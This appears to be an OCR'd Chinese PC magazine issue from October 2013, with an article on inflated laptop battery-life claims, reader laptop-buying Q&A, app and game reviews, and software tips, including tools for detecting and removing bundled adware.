如今电商销售的轻薄本越来越多了，这些产品除了轻薄之外，用户也都非常关心它们的电池续航时间。而电商似乎也摸透了用户的心思，在标题或者宣传图片上的醒目位置都会标注电池的续航时间，如超长续航10小时、续航6小时等等，而一些十分关心笔记本电池续航时间的用户看到此宣传往往也会下单。

但实际情况是，大家买了笔记本后在使用过程中发现，实际能获得的使用时间和厂商宣称的时间严重不符，如宣称8小时的一般5小时不到，宣称4个半小时的实际使用时间至少会打折一个小时。那么这是否就意味着厂商在电池续航时间的宣传上做了假或者撒了谎呢？答案是：也不算撒谎。

据我所知，目前没有一个统一的法规去限定厂商该怎么测试笔记本的电池续航时间，而企业本身也往往有自己的测试方法。更何况很多厂商为了洗脱嫌疑，不但不会告知用户他们详细的测试方法，通常还会在电池续航时间旁加注“测试环境不同使用时间可能存在差异”的特别提醒，这些都让轻薄本的电池续航时间变得不明不白。比如，有些厂商的续航时间测试方式就是将电源模式设置为省电，然后让其在不休眠的模式下空载持续开机，来测试续航时间——它也对此在官网或说明书上做了说明的。所以说厂商虚假宣传或者撒谎，也是不完全准确的。

实际上，从技术角度来看，笔记本电池的测试也是比较特殊的。

即便在不同的时间和地点测试，得到的成绩往往也会存在偏差，出现这种情况不但和不同机型电池的体质存在关系（不同时间出货的机型批次，其电池电芯可能不一样），也和用户的设置及应用环境存在关系，如亮度、电源模式、音量大小、系统负载甚至是环境温度等。据我所知，一些厂商为了让电池续航时间数值比较好看，都是在最低亮度、最低负载甚至是搭载固态硬盘情况下进行测试的，以前就出现过某国产PC厂商把待机情况下的XX天电池续航时间拿来说事，显然如此测试方法脱离了用户的实际应用环境，得到的数据对于用户而言也没有任何参考价值。

因此，在笔记本的评测中，对于配有大容量电池的机型我们有时候会加入视频播放时间测试，以大家最常见的应用考查电池续航时间。而对于消费者而言，在购买笔记本时也要理性对待网站上相关描述，因为这个数值往往比实际使用时间要低不少。所以想买一款超长续航时间的笔记本，还是优先考虑那些配备大容量电池的机型吧，即便宣传的成绩有所缩水，仍然能给你提供不错的电池使用时间。

责编 | 黎坤 **美编** | 王妙婷 **组版** | 何雪松 **责校** | 杨军
2013.10.7 **投稿邮箱** | pcw-pc@vip.sina.com

购机帮你评

必答小子 | QA

pcw-pc@vip.sina.com

3000元级可考虑戴尔Haswell独显本

闪电精灵：想买本，13 英寸以上最好是独显，可以没有 SSD，但希望支持自行安装。平时只玩《Dota》《穿越火线》。预算 3000 元出头，对超极本不感冒，键盘最好带背光，不带操作系统无所谓，硬件平台也无所谓，平时还要看看电影（看到很多笔记本屏幕发白，所以希望屏幕材质好一点），但扬声器无所谓（戴耳机），求推荐。

说实话，你的有些要求在 3000 元这个价位上很难同时满足，尤其是当你希望笔记本只有 13 英寸时。因此我建议你把尺寸定位到更主流的 14 英寸，这样一来选择余地会广一些，而且你也别想超极本和背光键盘了，它根本不是这个价位的产品所拥有的。除此之外，此价位的产品屏幕材质也都大同小异，低预算就不要提这些要求了。至于 SSD，只要带光驱就可以通过光驱位硬盘转换托架来进行安装，这对于 14 英寸本而言问题不大。

你首先可以考虑戴尔新 Inspiron 14（3699 元），不仅有 Haswell Core i5 4200U 处理器，显卡也搭配了 GT 720M，玩你所喜欢的游戏是没有问题的。戴尔直销电话是 4008858555。

如果你希望性能再强一点，可以考虑神舟精盾 K480N-i5，这款笔记本配备了 Core i5 3210M 处理器和 GT 640M 独显，而且 3399 元的价格也比较适合你。

设计用笔记本其实不难选

Red Devil：最近自己成立装修公司，想买台笔记本做装修设计用，预算 10000 元左右，有没有什么好的推荐？谢谢了！

行业设计用途的笔记本第一点就是屏幕要尽量大，分辨率最好达到全高清。其次是处理器性能与内存容量都要尽量高，独显显存当然应该也是越大越好，好在你的预算够高，这些条件几乎都能同时满足。首先可以看看神舟战神 K650S-i7，它的性价比很高，7499 元即可拿下 Haswell Core i7 4700MQ 处理器 +8GB 内存 +120GB SSD+1TB 硬盘 +GTX 765M 独显 + 全高清屏的组合，从性能的角度来看能完全满足你的需求。当然，如果你想要更一线的品牌，也可以考虑 8099 元的华硕 N550JV（Core i7 4700HQ 处理器 +8GB 内存 +1TB 硬盘 +GT 750M 独显 + 全高清屏）。

便携与续航兼顾唯有正统超极本

倪祥雨：您好，我是大一新生，需要选购一台笔记本。希望本本便携性强，续航也要给力，性能方面只求能用 Eclipse 编程就好。预算需要看老妈心情，所以希望能推荐不同价位的。二手方面，索尼以前的口袋本（看上去好便携）和一代 Mac Book Air 怎么样？本人电脑小白，还望多多指教！

你是电脑小白的话，首先排除掉苹果的笔记本，不能单纯为了装×而把自己弄得很累——毕竟操作系统都不同，很多游戏你也玩不了。其次请你放弃二手的想法，索尼的口袋机 P 系列现在性能已经严重过时了，而且二手的可靠性不是你可以把控的。

而要说到轻薄与长续航，那首选的自然是“正统超极本”，8000 元及以上中高价位可选索尼 Pro 11/13 系列，这可以说是近期我们最为推崇的高端超极本产品，不仅极致轻薄而且响应速度快，续航也很是给力，整体体验出色。若想把价格控制在 4500~6000 元，可以考虑联想 Yoga 11s，全 SSD 方案让这款触控变形超极本的易用性保持在了较高水准。当然也可以考虑经典的戴尔 Vostro 5460，不仅轻薄，而且还带有独立显卡，应用面相对更广一些。如果预算被限制得更低的话，就只能舍弃高便携性或长续航了，可以考虑联想 U330 系列。

笔记本照样搞定Photoshop修图

deepsabre：你好，我是一个摄影爱好者，现在想买一台电脑用 Photoshop 修全画幅照片。请问修照片笔记本真的不如台式机吗？请推荐一款可以流畅修全画幅照片的笔记本，价位在 7000 元左右就好。

同样作为摄影爱好者，我可以明确地告诉你笔记本同样可以使用 Photoshop 修图，而且并不会出现卡顿，Photoshop 处理大体积图片时需求最高的是内存容量与处理器速度，可以说平面设计类软件笔记本大多情况下都可以搞定，这类产品你可以考虑索尼的 Fit 15E 系列，不仅有 Haswell 处理器，还配备了全高清屏，5699 元的价格很很实惠。虽然笔记本可以满足 Photoshop 需求，但与台式机对比还是有唯一的不足——显示屏不如台式机大，其“震撼效果”不如台式机显示器。当然，有个很简单的方法：再花几百元买台 23 英寸的全高清显示器外接使用。

笔记本+外置显示器也能玩爽游戏

唐恒林：最近想要购置新机，有以下几点要求：一、要台式机，不要一体机；二、价格在 6000 元左右，最好是 Core i 处理器，品牌不限；三、平时主要玩《英雄联盟》，最近想要接触《GTA4》，玩游戏有个嗜好——非得开高画质和全特效。不知这个价位的品牌机有没有能满足的？

如果预算不够多且一定要用台式机在高画质下玩游戏的话，我们并不建议你选择品牌机，因为中低价位的品牌台式机并不会配备特别出色的显卡，因此如果一定要台式机，也许在 6000 元价位附近选择 DIY 平台才会满足你比较高的游戏性能要求。

实际上除了 DIY 之外，你也可以通过笔记本 + 外接显示器的方式来实现类似台式机的功能，比如选择 4799 元的神舟精盾 K590S-i5，它所配备的 GTX 660M 可以说是 5000 元内最强级独显，再花 1200 元购买一台 23.6 英寸全高清显示器，并通过外置键鼠即可将笔记本华丽变身台式机，至少高画质玩 2008 年出品的《GTA4》没有问题，同时笔记本还具备移动便利性和较强游戏性能，是一个比较不错的折中方案。

比比问问咨询热线

电脑知识解答
热线电话：400 883 0034
服务时间：周一到周五 8:30～17:30
周六、周日 9:00～17:00

戴尔比比问问咨询电话，是专门为消费者设立，帮助消费者解决电脑技术、购机选择以及戴尔与其他品牌机型比对等相关问题的专家热线，欢迎大家拨打咨询！

您好，请推荐一款采用第四代处理器，GT 750M 独显，内存 4GB，Windows 8（Linux 也行）操作系统的本本，最好是国际一线品牌，不考虑超极本，预算 5500 元，主要用于一般办公和玩玩游戏。

A：一线品牌中能完全满足你需求的笔记本唯有戴尔新 Inspiron 14R（5437），其中 4899 元款配备了 Haswell Core i5 4200U 处理器、GT 750M 独显（GDDR5 显存）和 4GB 内存，操作系统是 Linux。这款笔记本可以说将性价比诠释得比较出色，抹去 Windows 操作系统和触控屏以节省成本，将重点放在性能，尤其是显卡性能上，这样一来价格反而变得实惠，的确适合追求品牌与性能兼顾的家用消费者。当然，5299 元也可以拿下预装 Windows 8 的版本，也在你的预算之内。而如果你觉得这还不够强，预算也可以提高到 6000 元的话，其实不妨考虑新 Inspiron 15R（5537）的顶配版，5999 元的它拥有 Haswell Core i7 4700U 处理器和 HD 8850M 独显，内存与硬盘容量也分别达到了 8GB 与 1TB，同时也预装了 Windows 8 操作系统，保值性可谓更佳。

我是今年大一新生，学的是计算机网络技术，想买一部不超过 4000 元的笔记本，平时主要用来学习、看电影、玩《穿越火线》，求多推荐几款机型，不胜感激！

A：实际上 4000 元以内的大多笔记本都可以满足最初级的计算机学习需求，因此我们应该把关注点放在游戏性能与体验上，好在《穿越火线》本身也不是一个对硬件有太高要求的游戏，因此即便是入门级独显也能满足，所以综合而言我们首先推荐你关注戴尔新 Inspiron 14/15 系列，两者除了尺寸大小的不同外，硬件配置与价格几乎完全相同（3699 元，Core i5 4200U 处理器 +4GB 内存 +500GB 硬盘 +Linux 操作系统），唯一的区别在于 Inspiron 14 采用 GT 720M 独显，而 Inspiron 15 为 HD 8670M，性能方面其实也是很接近的。而这两款产品在扬声器体验方面做得比同价位其他品牌机型要更出色一点，比较适合进行影音娱乐。

电商热推

我们采集知名电商的热推笔记本产品，对其进行价值分析，帮助大家能够正确辨别产品的优劣。

索尼SVF15

4499 元

推荐指数：★★★☆
■Core i5 4200U/4GB/750GB HDD/GT 740M/Linux/14 英寸 1366×768

点评：Haswell 处理器+GT 740M 独显，索尼也把价格拉低到了 4499 元，虽然没有配备分辨率更高的屏幕，但这款产品的性价比还是比较出色的。

联想IdeaPad S400

3699 元

推荐指数：不推荐
■Core i3 2375M/2GB/500GB HDD/HD 7450/Linux/14 英寸 1366×768

点评：这款机型电商拿白色的外观吸引用户购买，但是超老的上上代平台，并不实惠的价格，加 700 元可以买到 S400 升级后 Haswell 平台 Core i5 新机 S410-IFI 了，因此这款机型请直接无视。

联想Y400

5299 元

推荐指数：★★★
■Core i5 3230M/4GB/1TB HDD/GT 750M/Win8/14 英寸 1366×768

点评：亚马逊给这款 Y400 的定价还是比较合理的，其价格相对上段时间有 200 元的下调，而在同价位产品中，Y400 也的确是性能与体验都较为均衡的少有选择。

点评：主流价位产品的推荐其实各大电商都比较给力，但也不难发现部分“有猫腻”的产品，大家可得慧眼识本哟。

责编|穆测波 **美编**|毛代洪 **组版**|何雪松 **责校**|杨军
投稿邮箱|pcw-pc@vip.sina.com 2013.10.7

初学者之路视频网 - 在线电脑学习网站 VIP帐号: VIP密码: 进入学院 注册会员 汇款方式
为打造互联网最棒的电脑视频教学网站平台,我们一直在
咨询qq: 281859726
908583339
视频学院 VIP解答 视频下载 赚钱开班 购买光盘 技术论坛
首页 办公文秘 网站制作 网站开发 平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区 英语专区 VIP会员区
PhotoShopCS5从入门到精通班 PhotoShop CS3基础班 PhotoShop CS3进级班 PhotoShop CS3高级班 CorelDRAW X5全能班 Illustrator CS4班

电脑教程视频推荐网站: http://qq.cxzzL.com.cn
教程包括:办公文秘(全免费),网站制作,组装维修,黑客安全,服务器架设,Phtotoshop,cad,dreamweaver,数据库,语言班等一百多个专业。
教程通俗易懂,由浅入深,企业QQ在线解答各种问题
联系QQ: 281859726 欢迎朋友免费试学

《鸭嘴兽泰瑞在哪儿》

程序来源:Win8 应用商店
商店评分:★★★★☆
应用类别:益智
收费情况:32 元

《鳄鱼爱洗澡》在 Win8 应用商店的游戏下载排名榜上一直是惊人的靠前,这款益智类游戏凭借独特的玩法,吸引了大批游戏粉丝,取得了接近《愤怒的小鸟》一样的成绩。该公司最近又推出一款全新的益智类游戏,它就是与迪斯尼合作发布的游戏《鸭嘴兽泰瑞在哪儿》(Where's My Perry)。


《鸭嘴兽泰瑞在哪儿》的画面依旧跟《鳄鱼爱洗澡》一样,卡通 2D 风格,保持着稍带搞笑的画风,不过,美术设计能力大增。精美的线条、细腻的设计使得该游戏绝对是 2D 游戏中的精品,画质不会让玩家们失望。由于开发者将鸭嘴兽泰瑞的人物角色定位为一位侦探,而玩家也需要设计各种机关,所以游戏的背景音乐也有很强的神秘色彩,有轻松版《碟中谍》的味道。


该游戏和《鳄鱼爱洗澡》的玩法非常类似,同样是想方设法,通过重力效果让水流动到指定位置,完成关卡任务。游戏充分利用了物理学的独特玩法,肯定能吸引不少玩家,只是对于玩过《鳄鱼爱洗澡》的玩家,总会觉得创意不够。不过,如果把它想成是鳄鱼游戏续集,这就仍然是经典了。而且画面设计更加细腻,喜欢的玩家不妨一试。

小窍门:

虽然说一些玩家认为这次游戏在玩法上没有太多创新,但是在游戏道具上倒是有些惊喜。在游戏中会出现激光,激光可以将水蒸发变成蒸汽,而此时游戏的方法就产生了改变,玩家需要将蒸汽引导入进水口,从而加入传送器,让鸭嘴兽逃出房间。

游戏依然保存了隐藏道具,每关都会藏有道具,而玩家需要通过巧妙的路线设计才能找到,这也增加了每个关卡的难度,就像是炼狱模式的《暗黑破坏神3》,想要完美通关,各位就需要更多的细心加耐心了。


《鸭嘴兽泰瑞在哪儿》的道具设计非常精妙,在过关 2D 游戏中算得上一流水准


由于有更多道具,《鸭嘴兽泰瑞在哪儿》比《鳄鱼爱洗澡》的可玩性更高

精彩推荐

磁贴美化:《Tile Genie》

资源类别:工具
收费情况:免费
推荐指数:★★★★☆

推荐理由:《Tile Genie》是一款完全免费的磁贴美化工具,可以简单处理并美化一些图片,然后把图片分割之后变成磁贴。无论是触屏还是鼠标模式下都有着不错的体验,用户还可以实现点击磁贴链接到网站的功能(相当于是网站快捷方式),非常实用!

笨鸟先飞:《Chubsee》

游戏类别:冒险
收费情况:10 元(免费试玩)
推荐指数:★★★★

推荐理由:作为一款冒险类游戏,《Chubsee》情节简单,好玩极了,是很休闲的横版小游戏。在游戏中,Chubsee 是一种很沉很重的小鸟,它需要玩家的帮助,玩家要不断地单击屏幕来给这只鸟儿打气儿,让其能翱翔天空,不断前进。

健康评测:《BMI体质计算器》

资源类别:健康和健身
收费情况:免费
推荐指数:★★★★

推荐理由:《BMI 体质计算器》即身体质量指数,它是与体内脂肪总量密切相关的指标,主要反映超重和肥胖。而《BMI 体质计算器》就是用来测试你的身体质量指数,只要输入你的身高和体重,软件就会自动测出 BMI 范围,描述身体肥胖情况,并给出简要建议。

建立王朝:《法老的命运》

游戏类别:策略
收费情况:免费
推荐指数:★★★★

推荐理由:作为一款以战争为题材的策略游戏,《法老的命运》(Fate Of The Pharaoh)拥有令人惊叹的高清画质,游戏中玩家将来到法老身边,成为他忠诚的顾问,前往埃及的黄金之城重建家园。游戏有 44 个令人称奇的关卡,玩家必须不断通关解锁才能继续玩下去,可玩性极高。

打造本本超级任务栏

看点:精简桌面程序图标、有效利用任务栏

Windows的任务栏及快速启动栏地盘狭窄,样式单一,很不适合小尺寸屏幕的笔记本,如果想在其中放置更多的项目,可以用软件“True Launch Bar”(下载地址:http://www.icpcw.com/bzsoft)来无限量扩容,而且,你可以随意改变它的外观、特效,有必要,还能开辟多个区域,真正打造属于自己的“超级”任务栏。


运行程序,在桌面工具条中,我们可以看到软件已收集了电脑中安装的多款应用程序,单击右侧下拉按钮,还可以发现更多的应用程序名单(如图1),为此,我们可以将桌面上的某些程序快捷方式删除,以达到清理桌面的目的。


提示:软件安装运行后,一个新的任务栏工具条就会出现在屏幕上方,首先要切换到我们熟悉的中文界面。右击桌面上工具条,选择右键菜单中的“TLB Settings”,在弹出窗口中选中“Options”标签,然后依次单击“Check for updates→Check for updates”(如图1),勾选“Simplified Chinese”后单击“Install”,下载得到中文语言包后,返回到“Options”标签,就可以选择“Language”为中文了。


添加自己的菜单


如果想把其他的程序或文件等加入到工具条中,先右击工具条,选择右键菜单中的“新建→快捷方式”,然后指定对象位置,这些对象可以是程序、文件或文件夹、网页地址的快捷方式。这种途径添加的对象,会显示于下拉按钮的菜单中。添加常用文件夹还有一种方法,选择右键菜单中的“新建→菜单”,然后指定文件夹,确定即可。

另外,软件网站也为我们提供了大量实用插件,比如计算器、显示模式、显示键盘状态等,这里以安装显示键盘状态为例,来看安装过程:右击工具条,依次选择“新建→更多插件”,打开专门的插件网站后,找到“Key State”并下载,下载安装后,继续右击工具条,依次单击“新建→Key State”,输入菜单名称(也可用默认的名称)后“确定”,弹出设置窗口,这里可以设置切换键盘状态时的播放音乐(如图3),在“Caps Lock”一栏中,在“ON”状态后输入播放音乐,表明切换到大写状态,有音乐播放,其他数字键、滚动锁定键均可设置切换音乐,最后单击“OK”,就可安放到工具条中(如图4),以后在进行大小写等切换时,不但有音乐播放,而且工具条中对应的按钮颜色也会变化,同时,屏幕上还会跳出“Num Lock is on/off”的窗口。图中添加的计算器插件,能直接在菜单中操作。


展开更多安装程序
Launch Internet Explorer Browser
Shows Desktop
Window Switcher
①


True Launch Bar Settings
Options
Toolbar
Menu
General options
Profiles
Backup
Restore
Check for updates
True Launch Bar Components Manager
Installed components
Check for updates
Restore hidden
Change settings
Select updates to install
Languages for TLB v4.3 and later
Simplified Chinese
French
②


Key State Properties
Key State Notifications
Caps Lock
Num Lock
Scroll Lock
ON
OFF
Browse...
Play
Notifications
Pop up
About
OK
③


计算器插件
显示键盘状态插件
④

添加多个工具条

多个项目放到一个工具条中,可能会显得拥挤,可以在桌面上新建多个工具条,让不用的工具条放置不同类别的项目,比如一个工具条放置程序,一个工具条放置常用文件夹等。如何添加新的工具条呢?

同样右击桌面浮动工具条,选择右键菜单中的“新工具栏”,在“预定义工具栏”中选中“标准快速启动栏”后,单击“确定”,弹出“属性”窗口,选择默认的属性设置,再单击“确定”,在桌面上即可看到新建的工具条,接着就可以向此工具条中添加自己的菜单了。

工具条的属性设置

桌面上的工具条,不但可以拖动边框改变大小,还可以设置多种属性。比如从右键窗口菜单中选择“自动隐藏”,则鼠标离开窗口后,工具条会自动隐藏到屏幕顶部,指针指向隐藏位置变成手的形状时,又将自动滑出;默认情况下,隐藏在屏幕顶部,也可以改变位置。右击某个工具条,打开右键菜单中的“工具栏属性”,选中“Options”标签,在“停靠”中可以选择顶部、底部、左或右侧,在“Auto-hide”标签中,还可以设置快捷键来显示/隐藏工具条,另外,在“TLB设置”中,还能对菜单外观、特效,以及鼠标悬停菜单时是否自动滑出下级菜单等进行设置。

@Mr.C

层层防范 远离恶意插件

看点:杜绝捆绑恶意插件

笔记本使用时间太长后,总会安装各类软件,常常会有恶意插件被无意安装,引起操作不顺或系统故障,那么应该怎样有效防范本本中招呢?笔者推荐以下三个解决方案。

火眼金睛探测捆绑文件

有些恶意插件会寄生于其他软件之中,如果安装软件时一路“next”下去,往往会连同恶意插件一起安装,不过在安装之前,我们就可以通过“无忧捆绑文件探测器”(下载地址:http://www.icpcw.com/bzsoft)来查看软件之中有没有“寄生虫”。

大多软件都为单文件可执行文件,将这些可执行的文件拖放到软件窗口“目标”处松开,然后单击“扫描文件”(如图1),如果显示“没发现任何东西”,表明无隐藏插件,倘若显示发现文件捆绑,那安装时就应该引起注意了,可以重新下载无插件文件进行安装。

监控静默方式偷装插件

有良知的插件,安装时会让用户勾选进行安装,但有些无良软件在安装时,会以静默方式安装恶意插件,软件安装完成后,这些插件也不知不觉地入驻在电脑中,如何预防这种隐秘的静默安装呢?通过软件“静默安装监控器”(下载地址:http://www.icpcw.com/bzsoft)可以有效地进行监视并阻止。


软件运行后,单击“确认并启动监控”按钮,开启监控后,安装软件过程中,若发现有以静默方式运行或安装的程序,将会弹出如图2所示的提醒窗口,从该窗口中可以看到静默安装的进程名及命令行,如果不想安装或运行,单击“阻止启动”即可,这样并不会影响主程序的安装过程;当然,你也可以单击“放行”予以安装或运行。

清理漏网插件

倘若没有实现监控,如何查看、清理悄悄安装的恶意插件呢?“恶意插件清理助手”(下载地址:http://www.icpcw.com/bzsoft)是非常好的选择。


软件安装运行后,单击工具栏中“恶意软件清理”,即可开始扫描,扫描完成后(如图3),高风险插件会呈红色显示,再单击“清理选定项目”就能清除恶意插件。

@中华


.:: 无忧捆绑文件探测器 v0.2 汉化:ZHOU2X
目标
结果
扫描文件
清洁文件
关于
退出
①

目标: D:\Users\cchxh\desktop\scan_hide_veryhuo.com\z


```
- 分析文件......
- 检查额外的数据......
- 检查寄生(被注射)数据......
-> 没发现任何东西,文件显然清洁的。
```


不信任的进程正被运行
阻止启动
放行
加入信任
②

进程名: 2345safe_k357256697.exe

命令行: "D:\Users\cchxh\AppData\Local\Temp\2345safe_k357256697.exe" /silent


规则: .*/S.*


恶意软件清理助手2011
文件
设置
帮助
电脑安全概况
恶意软件清理
注册表清理
进程服务管理
自动运行管理
③

名称	风险	说明
发现5个恶意软件		
☑ amdk8	■■■■■	伪装的显卡驱动程序
☑ 百度搜霸	■■■■■	http://www.baidu.com.cn
☑ BaiduAddressB...	■■■■■	
☑ MSDOS木马	■■■■■	
☑ 百度搜索伴侣	■■	

快速决定
该装什么系统

看点:电脑硬件配置自动检查


屌丝一键检测硬件 1.5.5
屌丝一键检测电脑
www.diaosieasy.com

检测结果:建议装(WinXP 家用版系统)

操作系统: Microsoft Windows XP Professional
处理器: DualCore Intel Pentium D 915, 2800 MHz (14 x 200)
主板: ECS P4M800T-M2 (2 PCI, 1 PCI-E x1, 1 PCI-E x16, 1 CNR, 2 DDR DIMM, 2 D
显卡: nVIDIA GeForce 7300 GS
显示器: Philips 220X [22" LCD] (DL41109355DM)
硬盘: WDC WD10EARS-00MVWB0 (1000 GB, SATA-II)
内存: 1024 MB (Manufacturer0 512MB , Manufacturer1 512MB)

笔者经常遇到一些朋友来问,我的N年前的老本能不能装Win8?对于熟悉硬件的人来说当然知道什么配置适合装什么系统,流不流畅,会不会卡顿。而笔者想给菜鸟朋友推荐一款有趣的工具——屌丝一键检测电脑(下载地址:http://www.icpcw.com/bzsoft),它能迅速检查硬件配置,给出建议,笔记本适合安装什么操作系统。

屌丝一键检测电脑是一款绿色软件,随意解压到任何目录就可以使用(如果你的笔记本还未安装系统,也可以通过临时的Windows PE等系统来运行它),稍等片刻就会检测完毕。屌丝一键检测电脑就会将笔记本的硬件情况列出来,并且告诉你当前的硬件配置,比较适合用什么样的操作系统。我们可以根据屌丝一键检测电脑推荐的系统,来安装相匹配的系统。

屌丝一键检测电脑或许对于老鸟来说,没有太大的意义,但大部分人是对笔记本硬件不了解的菜鸟,相信这款软件对这些人来说会有很大的帮助,让自己笔记本的性能最大化发挥。

@阎皓的皓

责编 | 胡进　**美编** | 王妙婷　**组版** | 姚永福　**责校** | 杨军
投稿邮箱 | pcw-pc@vip.sina.com　2013.10.7

充满欢乐 搞笑无限

《黑道圣徒4》笔记本玩家评测

游戏中的武器特效和爆炸效果等都做得有些夸张，不过看起来很爽

游戏中的人物具有超能力，玩家不但可以MOD主角外貌，配合超能力玩游戏也很爽

游戏的场景比较多，画质的精细度也算不上非常好，但是光影效果还是很不错

硬件需求

中

流畅帧速：
25fps
测试评价：
★★★☆
游戏大小：
8.4GB

原著名游戏公司THQ破产后，《黑道圣徒4》的去和留一直是玩家所关心的大事，好在《黑道圣徒4》没有在THQ倒闭后留给玩家遗憾，这款风格迥异的TPS（第三人称射击）作品最终在Deep Sliver公司收购下见到了曙光。

这款游戏采用开放式沙盒地图，一开始主要与外星人作战，后期在虚拟的地图上与圣徒对决，游戏本身没有特定的故事情节。虽然采用了第三人称射击模式，但是本作最突出的地方在于可以在虚拟的地图上使用超能力，在现实与虚拟世界之间切换，更有趣的是，你出生时竟然是一位美国总统。

与《黑道圣徒3》相比，第四代的游戏画面几乎没有变化，模型上主要还是围绕阴影质量进行改进，游戏中的建筑与人物也并非十分细致，但是本作却自定义了“纸娃娃”系统，这个系统可以详细改变玩家游戏人物的五官、头发、体态和声音等。其次，在游戏中，“纸娃娃”系统还会和NPC进行互动，这是以往类似游戏无法达到的高度，看着自己捏好的人物与NPC对话，也很有成就感。

除了“纸娃娃”融入系统外，另一个游戏特色便是超能力，玩家会在外星人创造的虚拟环境中展开超能力探索，这些超能力包括水上奔跑、超级跳跃、飞天滑行等，这些超能力体验非常有趣，玩家在这个特殊的世界里体验着非同寻常的超自然状态，以对抗其他超能力的圣徒。

除了超能力外，游戏也保留了原有的升级模式，不过这个模式改成了金钱升级，只要有钱就可以升级众多选项，比如更多的武器、更好看的外观，只要有钱通通可以做到。当然，钱不会从天上掉下来，这需要玩家在这个开放的世界里“弄点钱来”，弄钱的方法有很多，任务和隐藏宝箱等等。

这款游戏当然少不了枪战和车辆追逐等招牌系统，不过由于有了超能力，驾驶车辆也只是一种惬意的旅行而已，并不是必不可少的工具。游戏后面载具变化很大，甚至直升机都可以被玩家控制。不过还是那句话，本作因为增加了超能力，所以降低了载具的体验。但是枪战的套路却没有什么变化，开枪射击依然是游戏中最重要的主题。

至于对显卡的性能要求，如果采用高画质对显卡的要求还是很高，但是在低画质和普通分辨率下，Haswell平台的核芯显卡也可以流畅运行，而且游戏本身对帧速的要求也不是非常高。

玩家测试报告

以下参加评测的4名玩家均获得50元奖励。欢迎大家加入我们的潮人玩家群，1群号码：41348439；2群号码：121791471。我们将在QQ群中发布每一期的测试任务。

Player 1

玩家 ID：鲁鲁修
■测试机型：三星Q470
■主要配置：Core i5 3210M /4GB/GT 650M/14英寸
■游戏设置：

分辨率	垂直同步	抗锯齿	各向异性	情景细节	光线细节	阴影细节
1366×768	关	4× MSAA	4×	高	高	高

因为第一次玩《黑道圣徒4》系列的游戏，也不知道剧情是不是相互联系的，感觉一个场景完成后又立即跳转到另外一个场景，如外星人攻占地球时，总统身姿矫健地使用各类枪支战胜了他们，等我还没缓过神儿来，一脚又被踹到虚拟的世界里，哦，原来这是在梦境中。游戏中各种奇葩的战斗让人应接不暇，有时候你会从对话里看到游戏的冷漠，但也会从朋友的离别中看到友情的温暖，人艰不拆。整个游戏非常容易上手，在游戏过程中会有很多快捷键提示，比照操作就成了。

这款游戏在高画质设置下对硬件的需求比我现象中要高很多，我的GT 650M显卡使用高画质设置，画面的帧速也就30fps出头，而且我将其画质调整到中后发现帧速的提升也不是特别明显，只有调节到低后才会看到画面帧速有大幅度的攀升，可以超过50fps。

Player 3

玩家 ID：小吉
■测试机型：戴尔Ins14RR-4526X
■主要配置：Core i5 4200U /4GB/HD 4400+GT 740M（使用集显测试）/14英寸
■游戏设置：

分辨率	垂直同步	抗锯齿	各向异性	情景细节	光线细节	阴影细节
1366×768	关	关	三线性过滤	低	低	低

